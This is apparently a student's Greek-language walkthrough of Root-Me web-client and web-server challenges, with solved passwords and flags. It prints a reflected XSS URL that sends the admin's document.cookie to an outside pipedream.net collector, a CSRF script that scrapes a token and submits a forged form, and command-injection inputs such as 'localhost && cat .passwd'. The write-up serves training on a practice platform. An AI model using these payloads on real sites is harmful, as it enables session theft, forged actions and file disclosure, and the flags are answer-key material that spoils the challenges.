


Χρησιμοποιώ τον repeater στο Burp για να δω αν μπορώ να περάσω το request μου.




Γράφω στην python ένα script το οποίο χτυπάει τα endpoints του user (/user/..) και του admin (/admin) με το session cookie μου απο τον browser. Τρέχω το πρόγραμμα μου για να εκτελέσει το request.


(Σημ: χρησιμοποιώ το requestbin για να πάρω το result.



Λαμβάνω το admin cookie στο requestbin




Βάζω το cookie στο repeater tab του burp και εκτελώ το request. Βλέπω στο html body ότι ο κωδικός είναι το admin session (highlighted).



## CSP Bypass - Dangling markup 2 - 50 points

Ανοίγει μια σελίδα στην οποία μπορώ να εκμεταλευτώ τον κώδικα για να στείλω το content σε ένα δικό μου url. Για παράδειγμα, αν βαλω στο input field backgr κάνει ένα GET request στο <http://test.com> και παρατηρώ πως χαλάει το html code της σελίδας





Άρα το password είναι: “D4NGL1NG\_M4RKUP\_W1TH\_CHR0ME\_NO\_N3W\_LINE”


## XSS - Reflected - 45 Points

Εμφανίζεται μια σελίδα στην οποία σκοπός μου είναι να κλέψω το cookie του admin.

Φτιάχνω ένα url το οποίο κάνει point σε κάποια σελίδα που δεν υπάρχει στην πραγματικότητα και περιέχει πρόσθετα στοιχεία προκειμένου να κλέψω το cookie του admin σε ένα δικό μου url στο requestbin.

[http://challenge01.root-me.org/web-client/ch26/?p=dummyspage%27%20onmouseover=%27document.write\(%22%3Cimg%20src=https://eo60hl81s8m4lh.m.pipedream.net?%22.concat\(document.cookie\).concat\(%22%20/%3E%22\)\)](http://challenge01.root-me.org/web-client/ch26/?p=dummyspage%27%20onmouseover=%27document.write(%22%3Cimg%20src=https://eo60hl81s8m4lh.m.pipedream.net?%22.concat(document.cookie).concat(%22%20/%3E%22)))

Ο browser μου επιστρέφει 404 (πως η σελίδα δηλαδή δεν υπάρχει), ωστόσο φαίνεται πως έχει πάρει το url και εμφανίζεται ένα κουμπί “Report to the administrator”. Πατάω το κουμπί και περιμένω στο requestbin.



Μόλις έχω κλέψει το cookie του admin. Αν ξανακάνω την διαδικασία, λαμβάνω ένα ακόμα request που περιέχει το flag με το password.



Άρα το password είναι: "r3fL3ct3D\_XsS\_fTw"

### CSRF - token bypass - 45 points

Ανοίγει μια σελίδα στην οποία πραγματοποιώ registration (username = "testopoulos", password="testopoulos"). Πραγματοποιώ σύνδεση και βλέπω 4 tabs.

Στο profile tab παρατηρώ πως στον html code υπάρχει ένα checkbox που δεν μπορώ να ενεργοποιήσω και ένα token το οποίο είναι κρυμμένο. Το token αυτό κάνει refresh στο κάθε load που γίνεται σε αυτή τη σελίδα. Σε παρόμοιο challenge παραπάνω (*CSRF - 0 protection*), είχαμε στείλει την form με όλα τα data της συμπληρωμένα προκειμένου να μας κάνει authenticate ως admin και να εμφανιστεί το password στο "Private" tab.

Με παρόμοια λογική, συνθέτω το περιεχόμενο που θα τοποθετηθεί στο "Contact" tab:

```
<form id="myForm" action="http://challenge01.root-me.org/web-client/ch23/?action=profile" method="post" enctype="multipart/form-data">
```

```
  <input type="text" name="username" value="testopoulos">
```

```
  <input type="checkbox" name="status" checked>
```

```
  <input id="token" type="hidden" name="token" value=""/>
```

```
  <button type="submit">Submit</button>
```

```
</form>
```

```
<script>
```

```
  var req = new XMLHttpRequest();
```

```

    req.open("GET",
decodeURIComponent("http://challenge01.root-me.org/web-client/ch23/?action=profile"), false);
    req.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    req.send();

    var token = req.responseText.match(/[abcdef0123456789]{32}/);

    document.getElementById("token").value = token;
    document.getElementById("myForm").submit();
</script>

```

Ουσιαστικά το παραπάνω snippet, περιέχει την form συμπληρωμένη (εκτός από το value του token). Προκειμένου να πάρουμε το token και να το βάλουμε στο value του input type που έχουμε βάλει κενό string.

Contact

testopoulos@gmail.com

Comment

```

<form id="myForm" action="http://challenge01.root-me.org/web-client/ch23/?action=profile" method="post"
enctype="multipart/form-data">
  <input type="text" name="username" value="testopoulos">
  <input type="checkbox" name="status" checked>
  <input id="token" type="hidden" name="token" value="">
  <button type="submit">Submit</button>
</form>

<script>
  var req = new XMLHttpRequest();
  req.open("GET", decodeURIComponent("http://challenge01.root-me.org/web-client/ch23/?action=profile"), false);
  req.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  req.send();

  var token = req.responseText.match(/[abcdef0123456789]{32}/);

  document.getElementById("token").value = token;
  document.getElementById("myForm").submit();
</script>

```

Submit

Στέλνω το παραπάνω content χρησιμοποιώντας ένα dummy email ([testopoulos@gmail.com](mailto:testopoulos@gmail.com)).

Μετά από λίγη ώρα, εμφανίζεται το password στο "Privacy" tab.





Άρα το password είναι “Byp4ss\_CSRF\_T0k3n-w1th-XSS”.

## Web-Server challenges

### HTML - Source code - 5 Points

Ανοίγει μια σελίδα και καλούμαι να βρω το password. Κάνω inspect code και παρατηρώ πως στον html code στο κάτω μέρος υπάρχει το παρακάτω:


```
... <!--  
  
    Je crois que c'est vraiment trop simple là !  
  
    It's really too easy !  
  
    password : nZ^&@q5&sjJHev0  
  
--> == $0
```

Άρα το password είναι “nZ^&@q5&sjJHev0”. Βάζω το password στην απάντηση του challenge.


### HTTP - IP restriction bypass - 10 points

Ανοίγει μια σελίδα στην οποία μπορούμε να βάλουμε username & password προκειμένου να συνδεθούμε σε κάποιο εσωτερικό δίκτυο. Ανοίγω το burp suite για να κάνω intercept τα requests. Παρατηρώ, πως αν προσθέσω τον X-Forwarded-For header και βαλω μια IP δικιά μου, την εμφανίζει πάνω στην IP της σελίδας. Η 192.168.1.1 είναι by default η IP που συνήθως δίνεται στα routers στα private networks. Οπότε, προσθέτω τον X-Forwarded-For: 192.168.1.1 και κάνω forward το request





Εμφανίζεται το password στην σελίδα



Άρα το password είναι: "Ip\_\$po0Fing"

## HTTP - Open redirect - 10 points

Ανοίγει μια οθόνη με 3 κουμπιά. Στο κάθε ένα παρατηρώ πως το url αποτελείται απο ενα domain και ενα md5 hash. Δημιουργώ ενα δικό μου domain <http://mysite.com> και με τη χρήση του online tool <https://www.md5hashgenerator.com/> δημιουργώ ενα hash για το domain μου. Τέλος, κάνω edit το πρώτο a href element ως εξής:

<a href="?url=<https://mysite.com&h=5eb1d7e93ae602c18a779c90aea98968>">facebook</a>

Οταν πατήσω το κουμπί του facebook πλεον, μου βγάξει το password.

Well done, the flag is e6f8a530811d5a479812d7b82fc1a5c5

## HTTP - User-agent - 10 Points

Ανοίγει μια σελίδα με ένα μήνυμα ότι δεν είμαστε ο admin user agent. Απο το Network tab παίρνω το request και απλά βάζω την λέξη "admin" στο user agent και στέλνω ένα νέο curl request μέσω cmd. Παρατηρώ πως ο κωδικός υπάρχει στο body για τον admin.

```
Microsoft Windows [Version 10.0.22621.1555]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ekaradimitriou>curl "http://challenge01.root-me.org/web-serveur/ch2/" ^
More? -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7" ^
More? -H "Accept-Language: en-US,en;q=0.9" ^
More? -H "Cache-Control: max-age=0" ^
More? -H "Connection: keep-alive" ^
More? -H "Cookie: _ga=GA1.1.374430822.1682537727; lang=en; _ga_SRYSHX09J7=GS1.1.1682686231.5.1.1682693526.0.0.0" ^
More? -H "Upgrade-Insecure-Requests: 1" ^
More? -H "User-Agent: admin"
<html><body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe><h3>Welcome master!<br>Password: rr$L19%L34qd1AAe27</h3></body></html>
C:\Users\ekaradimitriou>
```

Άρα το password είναι: rr\$L19%L34qd1AAe27

## HTTP - Cookies - 20 Points

Εμφανίζεται μια σελίδα με ένα email field και ένα button. Εφόσον μιλάμε για cookies, βάζω ένα dummy email στο field (πχ [test@domain.gr](mailto:test@domain.gr)) και πατάω send. Κατω απο το saved email addresses μου λει οτι σωθηκε. Πατάω F12 > Application > Cookies και βλεπω τα cookies μου. Στη συνέχεια πατάω το saved email addresses και μου φορτώνει ένα cookie ch7 με value visitor και μου λει στη σελίδα "You need to be admin". Αν το αλλάξω σε admin και ξαναπατήσω τότε αλλάζει το content της σελίδας σε:

Τότε εμφανίζεται στον browser αυτό: Validation password : ml-SYMPA

Βάζω το password στην απάντηση του challenge.

## Weak password - 10 Points

Απο το όνομα του challenge, μετά από αρκετά test σε weak passwords όπως test,admin κλπ, προέκυψε πως η απάντηση στο challenge ήταν “admin”.


## PHP Injection - 10 points

Εμφανίζεται μια σελίδα με ένα input field και ένα button. Το button εκτελεί μια εντολή συστήματος (ping) βάσει του input που έχει γράψει ο χρήστης.

Παρατηρώ πως τα πακέτα μιας τυπικής εντολής ping μοιάζει με το ping από το result του submit σε κάποια IP διεύθυνση. Η μόνη διαφορά είναι πως, κάθε ping που γίνεται μέσα από τη σελίδα έχει εκτελεστεί από τον browser ενώ αν έκανα ping μέσω του cmd η εντολή θα εκτελούνταν από τον υπολογιστή μου.

Εφόσον εκτελεί μια εντολή συστήματος, στο πάτημα του κουμπιού, γράφω το παρακάτω και το εκτελώ:

```
localhost && ls -la
```



The screenshot shows a web application interface. At the top left is a logo with a skull and the text "Root Me". Below the logo is a form with an input field containing "127.0.0.1" and a "Submit" button. Below the form is a terminal window showing the output of a ping command. The output shows three successful ping requests to localhost with varying times. Below the ping output is a section titled "localhost ping statistics" showing 3 packets transmitted, 3 received, 0% packet loss, and a time of 2025ms. Below the statistics is a directory listing showing files and directories in the current directory.

```
127.0.0.1 Submit
PING localhost(localhost (::1)) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.051 ms
64 bytes from localhost (::1): icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from localhost (::1): icmp_seq=3 ttl=64 time=0.066 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2025ms
rtt min/avg/max/mdev = 0.051/0.056/0.066/0.006 ms
total 36
drwxr-s--x  2 web-serveur-ch54 www-data  4096 Dec 10  2021 .
drwxr-s--x 84 challenge          www-data  4096 Feb 21 18:17 ..
-r-----  1 challenge          challenge  90 Dec 10  2021 ._nginx.http-level.inc
-r-----  1 challenge          challenge 661 Dec 10  2021 ._nginx.server-level.inc
-r-----  1 root                www-data  867 Dec 18  2021 ._perms
-r-----  1 challenge          challenge 218 Dec 10  2021 ._php-fpm.pool.inc
-rw-r----- 1 root                www-data   44 Dec 10  2021 .git
-r--r----- 1 web-serveur-ch54 www-data   23 Dec 10  2021 .passwd
-rw-r----- 1 web-serveur-ch54 www-data  443 Mar  7 15:19 index.php
```

Παρατηρώ πως μου δείχνει όλα τα περιεχόμενα. Ο κώδικας που είναι γραμμένος για το submit του κουμπιού ουσιαστικά πάει και στέλνει ότι έχω γράψει στο input field. Άρα από τα περιεχόμενα, αν γράψω στο input field το παρακάτω, εμφανίζεται η λύση του challenge.

```
localhost && cat .passwd
```



```
127.0.0.1 Submit
PING localhost(localhost (:::1)) 56 data bytes
64 bytes from localhost (:::1): icmp_seq=1 ttl=64 time=0.091 ms
64 bytes from localhost (:::1): icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from localhost (:::1): icmp_seq=3 ttl=64 time=0.068 ms


--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2045ms
rtt min/avg/max/mdev = 0.053/0.070/0.091/0.015 ms
S3rv1ceP1n9Sup3rS3cure
```

(Αρα το password είναι “S3rv1ceP1n9Sup3rS3cure”)

#### HTTP - Directory indexing- 15 Points

```
<html>
  <head> ... </head>
  <body>
    <link rel="stylesheet" property="stylesheet" id="s" ty
    <iframe id="iframe" src="https://www.root-me.org/?page=
  <!-- include("admin/pass.html") --> == $0
  </body>
</html>
```

